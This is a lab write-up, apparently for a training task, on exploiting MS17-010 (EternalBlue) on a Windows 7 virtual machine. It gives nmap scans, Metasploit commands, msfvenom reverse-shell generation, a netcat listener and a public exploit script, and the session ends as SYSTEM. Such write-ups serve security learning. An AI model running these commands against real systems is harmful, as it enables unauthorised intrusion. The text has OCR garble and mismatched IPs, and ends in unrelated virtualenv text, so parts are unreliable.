

# **Eternal Blue machine report** (Task 3 Exploitation)

for better user experience view it in Notion


Eternal Blue machine report (Task 3 Exploitation)

# Reconnaissance phase


#### Step 1

first of all , I started by getting the ip address of the Eternal Blue machine , I logged in the machine withe credentials in account.txt file and opened the cmd and entered the following command to gain the ip address

ipconfig



i pinged the ip address to ensure that the 2 machines see each others and I received back the response which ensures that they see each other



# Scanning and enumeration phase

#### Step 3

i performed nmap SIN scan and version scan and to run nmap default scripts on the target system


using following command against all ports

```
nmap -sS -sC -sV -p-
```

and the output of the scan in the following 2 pictures

```
-Pn -p- 192.168.195.127
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower. Starting Nmap 7.91 (https://nmap.org) at 2024-03-09 04:15 EST Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 77.78% done; ETC: 04:16 (0:00:17 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
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NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Nmap scan report for 192.168.195.127
Host is up (0.00055s latency).
Not shown: 65526 closed ports
                                   VERSION
PORT
            STATE SERVICE
135/tcp
                                   Microsoft Windows RPC
            open msrpc
139/tcp
            open netbios-ssn Microsoft Windows netbios-ssn
           open microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
445/tcp
                                   Microsoft Windows RPC
49152/tcp open msrpc
49153/tcp open msrpc
                                   Microsoft Windows RPC
                                   Microsoft Windows RPC
49154/tcp open
49155/tcp open msrpc
                                   Microsoft Windows RPC
49156/tcp open msrpc
                                   Microsoft Windows RPC
49157/tcp open msrpc
                                   Microsoft Windows RPC
```

as you see in the above pictures we see all the open ports and we see the operating system so I am going to search google for an exploit in these windows version that allow me to gain a remote session on that machine





and I found it Eternal Blue SMP remote windows kernel pool corruption and it is security code MS17-010 so i am going to search for detection script in nmap scripts as you see in the following pictures



```
Deceloration cell (-discover) rate

Deceloration cell (-discover)
```

smb-vuln-ms10-061.nse smb-vuln-ms17-010.nse smb-vuln-regsvc-dos.nse

#### Step 6

and I found the script and I will run it against target machine using following command

```
nmap -sS -Pn -p 445 192.168.195.127 --script smb-vuln-ms17-010
```

```
map -ss -Pn -p 445 192.168.195.127 —script smb-vuln-ms17-010.nse
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.

Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-09 04:36 EST
Nmap scan report for 192.168.195.127
Host is up (0.00288 latency).

PORT STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 08:00:27:2A:95:91 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE:
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
| Disclosure date: 2017-03-14
| References:
| https://technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://cve.mitre.org/cgi-bin/cvename.cgi?name-CVE-2017-0143
| Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

as you can see in the above photo, it is vulnerable to Remote Code Execution so i am going to try to exploit it

# **Exploitation phase**

## **Automatic Exploitation**

#### Step 7

I opened metasploit using following command

msfconsole

and searched for the vulnerability famous name which is eternalblue using following command

#### Step 8

search eternalblue

and I found it and used it by following command

### Step 9


use 0

```
| Considerable | Cons
```

# Step 10

the entered following command to see the required parameter

options



the I opened new terminal and entered the following command to get my ip address

ifconfig

```
File Actions Edit View Help
        •
    ifconfig
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
        inet 192.168.195.77 netmask 255.255.25 broadcast 192.168.195.255
        inet6 fe80::a00:27ff:fe0d:838e prefixlen 64 scopeid 0×20<link>
        ether 08:00:27:0d:83:8e txqueuelen 1000 (Ethernet)
RX packets 207181 bytes 22947285 (21.8 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 200047 bytes 12193497 (11.6 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

then i returned to my metasplot terminal set RHOSTS to the ip of the target machine and the LHOST to my ip using following commands code

```
set RHOSTS 192.168.195.127
```

#### **Step 13**

```
set LHOST 192.168.198.77
```

then i used following command to run the exploit

run

and finally as you can see i gained session that belongs to admin

```
meterpreter > pwd
C:\Windows\system32
meterpreter > ■
```

## **Manual Exploitation**

We need a payload so looked for ms17-010 exploits and found this one Cloning from a Github repository

```
(ManOnFire⊕ kali)-[~]

$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
Cloning into 'AutoBlue-MS17-010'...
remote: Enumerating objects: 145, done.
remote: Counting objects: 100% (69/69), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 145 (delta 52), reused 43 (delta 39), pack-reused 76
Receiving objects: 100% (145/145), 105.75 KiB | 1021.00 KiB/s, done.
Resolving deltas: 100% (86/86), done.

—(ManOnFire⊕ kali)-[~]
```

then we followed the steps in the repo which were setting up the shellcode (the actual payload) and putting the port and our machine's IP

```
Intelligents | Desiron | D
```

```
-(ManOnFire®kali)-[~/AutoBlue-MS17-010/shellcode]
Eternal Blue Windows Shellcode Compiler
Let's compile them windoos shellcodezzz
Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
192.168.60.77
LPORT you want x64 to listen on:
LPORT you want x86 to listen on:
12345
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
Type 0 to generate a staged payload or 1 to generate a stageless payload
Generating x64 cmd shell (stageless)...
msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.60.77 LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin
Generating x86 cmd shell (stageless)...
msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=192.168.60.77 LPORT=12345
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin
MERGING SHELLCODE WOOOO!!!
DONE
```

then we installed requirements.txt (the needed packages for the exploit to work

```
python3 -m pip install -r "requirements.txt" --break-system-pacl
```

```
(blue)—(ManOnFire® kali)-[~/blue/AutoBlue-MS17-010]

§ python3 —m pip install -r 'requirements.txt' —break-system-packages

Defaulting to user installation because normal site-packages is not writeable

Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (0.11.0)

Collecting dsinternals (from impacket→r requirements.txt (line 1))

Downloading dsinternals-1.2.4.tar.gz (174 kB)

Preparing metadata (setup.py) ... done

Building wheels for collected packages: dsinternals

Building wheel for dsinternals (setup.py) ... done

Created wheel for dsinternals (setup.py) ... done

Created wheel for dsinternals (situp.py) ... done

Stored in directory: /home/ManOnFire/.cache/pip/wheels/3c/3c/7f/68e856b35a5b0edffe2e4f207d125b04688504fd79lbc0a046

Successfully built dsinternals

Successfully installed dsinternals
```

we made netcat listener in another terminal to listen for the upcoming session

```
nc -nlvp 1234
```

```
(ManOnFire® kali)-[~]

$ nc -nlvp 1234

listening on [any] 1234 ...

connect to [192.168.60.77] from (UNKNOWN) [192.168.60.127] 49159
```

then I performed reverse shell to gain a session

```
python3 eternalblue_exploit7.py 192.168.60.127 ./shellcode/sc_xt
```

```
| Columb | Column | Size (Section | Column | Size |
```

and finally i gained a session

```
File Actions Edit View Help

(ManOnFire® kali)-[~]

§ nc -nlvp 1234

listening on [any] 1234 ...
connect to [192.168.60.77] from (UNKNOWN) [192.168.60.127] 49159

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>pwd ter an environment by using workon example and from there can involved

'pwd' is not recognized as an internal or external command, sure you leave the environment first operable program or batch file.

C:\Windows\system32>whoami whoami nt authority\system

C:\Windows\system32>

Virtual Environments on Python 2.7

Create a virtual environment in your current directory for a project with the comma number of the property of the project is whatever name you would like to give this environment.

To create a virtual environment with a specific version of python use the command.
```